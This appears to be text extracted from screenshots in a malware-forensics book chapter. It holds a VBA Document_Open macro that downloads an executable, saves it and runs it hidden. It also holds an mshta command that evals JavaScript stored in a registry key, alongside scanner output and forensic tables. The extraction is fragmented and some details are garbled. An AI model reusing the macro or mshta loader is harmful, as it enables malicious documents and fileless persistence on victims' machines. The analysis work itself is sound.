


5

Next

Last



Chapter 14: Ask the Experts – Part 4




Command Prompt

```
C:\Users\victim\Desktop>streams -s c:\users\victim\Desktop\invoice\invoice.docm
```

```
streams v1.60 - Reveal NTFS alternate streams.  
Copyright (C) 2005-2016 Mark Russinovich  
Sysinternals - www.sysinternals.com
```

```
No files with streams found.
```

```
C:\Users\victim\Desktop>
```



Invoice - ThisDocument (Code)


Document


```
Private Sub Document_Open()  
    Dim url As String  
    url = "https://live.sysinternals.com/psexec.exe"  
  
    Dim req As Object  
    Set req = CreateObject("Microsoft.XMLHTTP")  
    req.Open "GET", myURL, False, "username", "password"  
    req.send  
  
    url = req.responseBody  
    If req.Status = 200 Then  
        Set oStream = CreateObject("ADODB.Stream")  
        oStream.Open  
        oStream.Type = 1  
        oStream.Write req.responseBody  
        oStream.SaveToFile "psexec.ex_", 2  
        oStream.Close  
    End If  
  
    Dim x As Variant  
  
    x = Shell("psexec.ex_", vbHide)  
End Sub
```

psexec.ex_	6880	Running	victim	00	1,288 K	Execute processes remo...
------------	------	---------	--------	----	---------	---------------------------


```
C:\Windows\system32\cmd.exe

C:\Demo>XORSearch.exe -W -d 3 olimpike.xls.vir
Found XOR 00 position 00000E41: GetEIP method 2 EB10
Found XOR 00 position 00013400: GetEIP method 3 E930030000
Found XOR 00 position 00013406: Find kernel32 base method 1bis 64A130000000
Found XOR 00 position 00000000: OLE file magic number D0CF11E0
Found XOR 00 position 00022EBE: OLE file magic number D0CF11E0
Found XOR FD position 00000E58: GetEIP method 3 E97A010000
Found XOR FD position 00000E5E: Find kernel32 base method 1bis 64A130000000
Found ADD 08 position 000143F4: Function prolog signature 558BEC81EC
Found ADD 08 position 00014643: Function prolog signature 558BEC81EC
Found ADD 08 position 00014805: Function prolog signature 558BEC81EC
Found ADD 08 position 000159C9: Structured exception handling bis 64A100000000
Found ADD 08 position 000159F4: Structured exception handling bis 64A100000000
Found ADD 08 position 000160D0: Suspicious strings GetSystemDirectory
Found ADD 08 position 000160F2: Suspicious strings CreateFile
Found ADD 08 position 000160B6: Suspicious strings CloseHandle
Found ADD 08 position 000161AE: Suspicious strings ReadFile
Found ADD 08 position 000160E6: Suspicious strings WriteFile
Found ADD 08 position 000161BA: Suspicious strings SetFilePointer
Found ADD 08 position 0001610E: Suspicious strings GetProcAddress
Found ADD 08 position 00016120: Suspicious strings LoadLibrary
Score: 136
C:\Demo>
```





Countries: 214													
Country	Bytes From %	Packets From %	Bytes To %	Packets To %	Bytes From	Packets From	Bytes To	Packets To	First Time From	Last Time From	First Time To	Last Time To	
Afghanistan	0.000%	0.000%	0.001%	0.001%	138	2	840	12	8/15/2017 15:01:24	8/17/2017 3:48:33	8/15/2017 7:47:18	8/17/2017 3:48:32	
Åland Islands	0.000%	0.000%	0.000%	0.000%	198	3	381	3	8/15/2017 6:56:08	8/15/2017 6:56:08	8/15/2017 6:56:08	8/15/2017 6:56:08	
Albania	0.000%	0.001%	0.002%	0.004%	428	5	2,163	30	8/16/2017 16:15:36	8/17/2017 7:23:18	8/14/2017 18:23:00	8/17/2017 7:37:53	
Algeria	0.000%	0.001%	0.001%	0.003%	390	6	18,571	264	8/15/2017 13:49:54	8/17/2017 5:53:43	8/17/2017 18:50:21	8/17/2017 9:36:39	
American Samoa	0.000%	0.001%	0.001%	0.001%	390	6	735	9	8/14/2017 20:06:15	8/16/2017 10:14:04	8/14/2017 20:06:15	8/17/2017 9:58:38	
Andorra	0.000%	0.000%	0.000%	0.000%	0	0	140	2			8/14/2017 21:03:35	8/16/2017 23:30:22	
Angola	0.002%	0.002%	0.005%	0.011%	922	13	6,090	87	8/14/2017 20:18:06	8/17/2017 6:07:46	8/14/2017 18:54:04	8/17/2017 9:51:44	
Antigua and Barbuda	0.000%	0.000%	0.000%	0.000%	0	0	210	3			8/15/2017 22:52:00	8/16/2017 20:33:38	
Argentina	0.033%	0.065%	0.117%	0.241%	39,043	523	136,693	1,926	8/14/2017 18:19:33	8/17/2017 10:01:54	8/14/2017 18:19:32	8/17/2017 10:06:35	
Armenia	0.001%	0.002%	0.002%	0.005%	950	13	2,800	40	8/14/2017 18:38:34	8/16/2017 4:52:50	8/14/2017 18:38:34	8/17/2017 5:19:13	
Australia	0.024%	0.038%	0.273%	0.562%	28,355	304	318,677	4,501	8/14/2017 18:53:51	8/17/2017 9:54:28	8/14/2017 18:20:05	8/17/2017 10:08:28	
Austria	0.009%	0.017%	0.042%	0.084%	10,475	137	46,455	672	8/14/2017 18:24:19	8/17/2017 9:42:44	8/14/2017 18:20:07	8/17/2017 9:54:58	
Azerbaijan	0.002%	0.002%	0.003%	0.006%	2,331	16	3,622	48	8/14/2017 21:45:02	8/16/2017 23:29:13	8/14/2017 19:00:35	8/17/2017 10:07:14	
Bahamas	0.000%	0.000%	0.000%	0.001%	188	2	490	7	8/15/2017 11:53:25	8/17/2017 5:59:02	8/15/2017 5:04:37	8/17/2017 8:48:02	
Bahrain	0.000%	0.000%	0.002%	0.004%	0	0	2,450	35			8/14/2017 19:53:54	8/17/2017 8:20:39	
Bangladesh	0.011%	0.007%	0.052%	0.108%	12,443	53	60,507	863	8/14/2017 19:39:54	8/17/2017 9:44:50	8/14/2017 18:23:02	8/17/2017 10:01:54	
Barbados	0.000%	0.000%	0.000%	0.000%	0	0	280	4			8/15/2017 1:37:44	8/15/2017 14:00:10	
Belarus	0.000%	0.000%	0.006%	0.013%	300	4	7,490	107	8/15/2017 6:26:30	8/16/2017 21:13:24	8/14/2017 19:25:34	8/17/2017 8:35:40	
Belgium	0.014%	0.027%	0.214%	0.444%	16,229	217	250,165	3,558	8/14/2017 18:29:43	8/17/2017 9:52:41	8/14/2017 18:20:04	8/17/2017 10:05:43	
Belize	0.000%	0.000%	0.001%	0.002%	134	2	1,494	20	8/16/2017 8:20:11	8/16/2017 8:20:11	8/14/2017 22:27:07	8/17/2017 9:04:39	
Benin	0.000%	0.000%	0.000%	0.001%	98	1	490	7	8/15/2017 19:58:20	8/15/2017 19:58:20	8/15/2017 2:08:46	8/17/2017 10:04:09	
Bermuda	0.016%	0.003%	0.001%	0.002%	18,307	21	1,329	17	8/15/2017 9:42:11	8/16/2017 14:08:27	8/15/2017 1:08:24	8/17/2017 2:45:02	
Bhutan	0.000%	0.000%	0.000%	0.000%	98	1	210	3	8/16/2017 9:43:27	8/16/2017 9:43:27	8/15/2017 7:06:30	8/16/2017 9:43:23	
Bolivia	0.002%	0.005%	0.006%	0.012%	2,528	38	7,109	96	8/14/2017 22:23:31	8/17/2017 9:02:54	8/14/2017 20:17:15	8/17/2017 9:54:26	
Bonaire, Sint Eustatius and Saba	0.000%	0.000%	0.000%	0.000%	0	0	70	1			8/15/2017 10:08:17	8/15/2017 10:08:17	
Bosnia and Herzegovina	0.001%	0.001%	0.003%	0.006%	654	9	3,150	45	8/15/2017 2:30:52	8/17/2017 7:18:02	8/14/2017 18:34:18	8/17/2017 7:18:02	
Botswana	0.000%	0.000%	0.000%	0.001%	0	0	350	5			8/15/2017 6:14:44	8/17/2017 9:46:18	
Brazil	0.075%	0.145%	0.487%	1.001%	87,615	1,164	568,242	8,010	8/14/2017 18:19:50	8/17/2017 10:06:08	8/14/2017 18:19:54	8/17/2017 10:09:28	
Brunei	0.000%	0.000%	0.001%	0.002%	74	1	1,120	16	8/17/2017 5:14:56	8/17/2017 5:14:56	8/14/2017 19:40:02	8/17/2017 7:40:23	
Bulgaria	0.006%	0.010%	0.020%	0.040%	6,813	77	23,351	320	8/14/2017 20:49:38	8/17/2017 9:15:12	8/14/2017 18:23:51	8/17/2017 9:56:34	
Burkina Faso	0.000%	0.000%	0.000%	0.000%	0	0	280	4			8/15/2017 6:08:20	8/16/2017 15:15:06	
Burundi	0.000%	0.000%	0.000%	0.000%	0	0	210	3			8/15/2017 6:52:27	8/17/2017 2:25:54	
Cambodia	0.000%	0.000%	0.001%	0.003%	262	4	1,502	21	8/16/2017 8:20:52	8/16/2017 16:15:24	8/16/2017 22:29:29	8/17/2017 9:55:49	
Cameroon	0.000%	0.000%	0.002%	0.004%	172	2	2,030	29	8/15/2017 1:33:15	8/15/2017 14:38:21	8/15/2017 1:16:37	8/17/2017 8:35:31	
Canada	0.042%	0.063%	0.301%	0.619%	49,201	505	351,341	4,963	8/14/2017 18:35:51	8/17/2017 9:53:30	8/14/2017 19:19:28	8/17/2017 10:09:25	
Cape Verde	0.000%	0.000%	0.000%	0.000%	128	2	210	3	8/14/2017 19:47:19	8/14/2017 19:47:19	8/15/2017 22:38:22	8/15/2017 22:38:22	
Cayman Islands	0.000%	0.000%	0.000%	0.001%	0	0	490	7			8/14/2017 18:36:13	8/17/2017 5:38:54	
Chad	0.000%	0.000%	0.000%	0.000%	0	0	70	1			8/15/2017 13:21:06	8/15/2017 13:21:06	
Chile	0.006%	0.013%	0.125%	0.261%	7,230	105	145,785	2,090	8/14/2017 18:53:09	8/17/2017 8:47:33	8/14/2017 18:19:34	8/17/2017 10:02:19	

B	Name	Label	Item #	Ext	Path	Category	SHA1	Created	Accessed
	33a633a3f		125205	ink	XL-CATLIN HPPELTER470P.E01.Partition 2Loc...	7 bit link	690778926179e7d861396a570c9b8...	30/1/2016 9:30:31 AM (2016-10-31 13:30:31 UTC)	10/31/20...
	575044.331aa3f		144220	331aa3f	XL-CATLIN HPPELTER470P.E01.Partition 2Loc...	Unknown	eb3666dd5d089ed1613b31e4e1d...	30/18/2016 12:26:48 PM (2016-10-18 16:26:48 UTC)	10/18/20...
	icf55b.ink		149442	ink	XL-CATLIN HPPELTER470P.E01.Partition 2Loc...	Windows Shortcut	3d6602b79779f746addc52272fb2b774...	30/28/2016 9:09:23 AM (2016-10-28 13:09:23 UTC)	10/26/20...
	icf55b.ink.FileSlack		883450		XL-CATLIN HPPELTER470P.E01.Partition 2Loc...	Slack Space	n/a	n/a	n/a
	c9825.ink		125206	ink	XL-CATLIN HPPELTER470P.E01.Partition 2Loc...	Windows Shortcut	d8afdc71a45d4ed1ed60e4d4850d16e...	30/31/2016 9:30:31 AM (2016-10-31 13:30:31 UTC)	10/31/20...
	c9825.ink.FileSlack		1106164		XL-CATLIN HPPELTER470P.E01.Partition 2Loc...	Slack Space	n/a	n/a	n/a
	ca45c.ink		149441	ink	XL-CATLIN HPPELTER470P.E01.Partition 2Loc...	Windows Shortcut	e93febb1f5d8f2f5abc187c262f49f50b...	30/18/2016 12:26:48 PM (2016-10-18 16:26:48 UTC)	10/18/20...
	ca45c.ink.FileSlack		883449		XL-CATLIN HPPELTER470P.E01.Partition 2Loc...	Slack Space	n/a	n/a	n/a
	c9890		125204		XL-CATLIN HPPELTER470P.E01.Partition 2Loc...	Folder	n/a	n/a	n/a
	2762c5.331aa3f		125207	331aa3f	XL-CATLIN HPPELTER470P.E01.Partition 2Loc...	PSP Message	84ed1fe30f120a7a946dc68712c307c9...	30/18/2016 12:26:48 PM (2016-10-18 16:26:48 UTC)	10/13/20...
	c9890.331aa3f.FileSlack		1106165		XL-CATLIN HPPELTER470P.E01.Partition 2Loc...	Slack Space	n/a	n/a	n/a



Hex

Text


Filtered

Natural

start "" "C:\Users\A001372\AppData\Local\d0fb90\d7dd2d.331aa3f"



```
"C:\WINDOWS\system32\mshta.exe" "javascript:W8eVmJ3Q="0pOzn";T57q=new
ActiveXObject("WScript.Shell");hIQv08b0="mwqgr5Kc";LvFw71=T57q.RegRead("HKCU\software\Xkmkppk\aje1");oN4RWq="whWi";eval(
LvFw71);M17wUC="ZmkCNEWF";
```



Name	Start	End	R	W	X	D	L	Align	Base	Type	Class	AD	es	ss	ds	fs	gs
debug018	001D0000	001D0000	R	.	X	.	.	byte	0000	public	CODE	32	0000	0000	0000	FFFFFFFF	FFFFFFFF
debug019	001D0000	001D1000	R	W	X	.	.	byte	0000	public	CODE	32	0000	0000	0000	FFFFFFFF	FFFFFFFF
debug020	001E0000	001E2000	R	byte	0000	public	CONST	32	0000	0000	0000	FFFFFFFF	FFFFFFFF
debug021	001F0000	001F1000	R	W	X	.	.	byte	0000	public	CODE	32	0000	0000	0000	FFFFFFFF	FFFFFFFF
debug022	00239000	0023C000	R	W	.	.	.	byte	0000	public	DATA	32	0000	0000	0000	FFFFFFFF	FFFFFFFF
debug023	0023C000	00240000	R	W	.	.	.	byte	0000	public	DATA	32	0000	0000	0000	FFFFFFFF	FFFFFFFF
debug024	00279000	0027C000	R	W	.	.	.	byte	0000	public	DATA	32	0000	0000	0000	FFFFFFFF	FFFFFFFF
debug025	0027C000	00280000	R	W	.	.	.	byte	0000	public	DATA	32	0000	0000	0000	FFFFFFFF	FFFFFFFF
debug026	00280000	003C7000	R	W	X	.	.	byte	0000	public	CODE	32	0000	0000	0000	FFFFFFFF	FFFFFFFF
debug027	003D0000	003D1000	R	W	X	.	.	byte	0000	public	CODE	32	0000	0000	0000	FFFFFFFF	FFFFFFFF
debug028	003E0000	003E1000	R	W	X	.	.	byte	0000	public	CODE	32	0000	0000	0000	FFFFFFFF	FFFFFFFF
debug029	003F0000	003F1000	R	W	X	.	.	byte	0000	public	CODE	32	0000	0000	0000	FFFFFFFF	FFFFFFFF
debug030	00400000	00401000	R	W	X	.	.	byte	0000	public	CODE	32	0000	0000	0000	FFFFFFFF	FFFFFFFF
debug031	00410000	00411000	R	W	X	.	.	byte	0000	public	CODE	32	0000	0000	0000	FFFFFFFF	FFFFFFFF
debug032	00420000	00421000	R	W	X	.	.	byte	0000	public	CODE	32	0000	0000	0000	FFFFFFFF	FFFFFFFF
debug033	00430000	0045B000	R	W	.	.	.	byte	0000	public	DATA	32	0000	0000	0000	FFFFFFFF	FFFFFFFF
debug034	0044E000	0044E000	R	W	.	.	.	byte	0000	public	DATA	32	0000	0000	0000	FFFFFFFF	FFFFFFFF
debug035	00480000	00480000	R	W	.	.	.	byte	0000	public	DATA	32	0000	0000	0000	FFFFFFFF	FFFFFFFF
debug036	004C0000	004C0000	R	W	.	.	.	byte	0000	public	DATA	32	0000	0000	0000	FFFFFFFF	FFFFFFFF
debug037	004C0000	004C1000	R	W	X	.	.	byte	0000	public	CODE	32	0000	0000	0000	FFFFFFFF	FFFFFFFF
debug038	004D0000	004D1000	R	W	X	.	.	byte	0000	public	CODE	32	0000	0000	0000	FFFFFFFF	FFFFFFFF
debug039	0051C000	0051E000	R	W	.	.	.	byte	0000	public	DATA	32	0000	0000	0000	FFFFFFFF	FFFFFFFF
debug040	0051E000	00520000	R	W	.	.	.	byte	0000	public	DATA	32	0000	0000	0000	FFFFFFFF	FFFFFFFF
debug041	00520000	00530000	R	W	.	.	.	byte	0000	public	DATA	32	0000	0000	0000	FFFFFFFF	FFFFFFFF
debug042	00530000	00531000	R	byte	0000	public	CONST	32	0000	0000	0000	FFFFFFFF	FFFFFFFF
debug043	00540000	00541000	R	byte	0000	public	CONST	32	0000	0000	0000	FFFFFFFF	FFFFFFFF
debug044	00550000	00551000	R	W	.	.	.	byte	0000	public	DATA	32	0000	0000	0000	FFFFFFFF	FFFFFFFF
debug045	00560000	00562000	R	byte	0000	public	CONST	32	0000	0000	0000	FFFFFFFF	FFFFFFFF
debug046	00570000	005B1000	R	W	.	.	.	byte	0000	public	DATA	32	0000	0000	0000	FFFFFFFF	FFFFFFFF
debug047	005F0000	00601000	R	byte	0000	public	CONST	32	0000	0000	0000	FFFFFFFF	FFFFFFFF
debug048	00770000	00773000	R	byte	0000	public	CONST	32	0000	0000	0000	FFFFFFFF	FFFFFFFF
debug049	00780000	00790000	R	W	.	.	.	byte	0000	public	DATA	32	0000	0000	0000	FFFFFFFF	FFFFFFFF
debug050	00790000	00890000	R	W	.	.	.	byte	0000	public	DATA	32	0000	0000	0000	FFFFFFFF	FFFFFFFF
debug051	00890000	00A11000	R	byte	0000	public	CONST	32	0000	0000	0000	FFFFFFFF	FFFFFFFF
debug052	00A20000	00A21000	R	W	.	.	.	byte	0000	public	DATA	32	0000	0000	0000	FFFFFFFF	FFFFFFFF
debug053	00A30000	00A40000	R	byte	0000	public	CONST	32	0000	0000	0000	FFFFFFFF	FFFFFFFF
